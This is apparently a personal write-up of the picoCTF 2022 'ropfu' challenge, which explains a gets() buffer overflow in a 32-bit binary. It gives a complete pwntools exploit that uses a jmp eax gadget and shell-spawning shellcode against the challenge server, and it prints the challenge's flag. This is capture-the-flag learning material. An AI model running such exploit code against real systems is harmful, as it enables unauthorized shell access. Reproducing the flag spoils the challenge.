
Written by Billie
ropfu from PicoCTF https://play.picoctf.org/practice/challenge/292



ropfu

Hard | Binary Exploitation | picoCTF 2022 | ROP

AUTHOR: SANJAY C / LT 'SYREAL' JONES

Description

What's ROP?
Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.
Its current status is:
NOT_RUNNING

Launch Instance

Hints ?

1

1,903 users solved


93%
Liked

picoCTF{FLAG}

Submit Flag

For being a ROP challenge, we only need very few ROP gadgets for this challenge.

I tried a few approaches for this challenge. I tried returning to a “return gadget” (a gadget that only has return instruction) and then immediately jumping to the stack, but I realize I don’t know the address of the actual stack at run time. I can use gdb to see the stack but in my trial and error I found out the address is slightly different. So I can't really hardcode the stack address into the exploit.



```
void vuln() {
  char buf[16];
  printf("How strong is
  return gets(buf);

}
```


Observing this function we can see that it returns gets(buf). The return gets(buf) itself is essentially a pointer to the string that we wrote in the buffer. And since we're returning gets(buf), that means gets(buf) is stored in the eax register (this binary is a 32 bit binary).

If we can redirect execution into eax register, we can execute whatever commands/shellcodes we wrote into buf.

We can construct our payload like this:
[payload] = [NOP sled] + [jmp_short] + [jmp_eax] + [shellcode]

We can't just directly write shellcode because the stack of 26 bytes isnt long enough for our buffer. So we had to use buffer overflow to redirect code execution into eax (which is our payload). Then the computer will execute our payload.

To illustrate our payload even further, you can see the figure below



return address was originally here
NOP sled
jmp short
jmp eax
Shellcode
Jmp short skips over jmp eax so that we dont start back at the NOP sled

As you can see, since we dont want an infinite loop of jumping into the NOP sled, we had to add the jmp_short instruction to jump over the jmp_eax instruction and go straight into our payload.

Constructing our exploit into code, we get:

```
from pwn import *
context.log_level = "debug"
context.arch = 'i386'

# p = process("./vuln")
p = remote("saturn.picoctf.net", 64729)

padding = b'\x90'*26
jmp_eax = p32(0x0805333b)
jmp_short = b"\xeb\x04"
shellcode = asm(shellcraft.sh())

payload = padding + jmp_short + jmp_eax + shellcode

# gdb.attach(p, gdbscript=f"""
# b *0x08049db9
# r <<< $(echo -ne {payload})
# x/50wx $sp
# """)

p.recvuntil("!")
p.sendline(payload)
p.interactive()
```

Running the code we get our shell, and subsequently our flag:



```
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0x22 bytes:
    b'picoCTF{5n47ch_7h3_5h311_53207a77}'
picoCTF{5n47ch_7h3_5h311_53207a77}$
```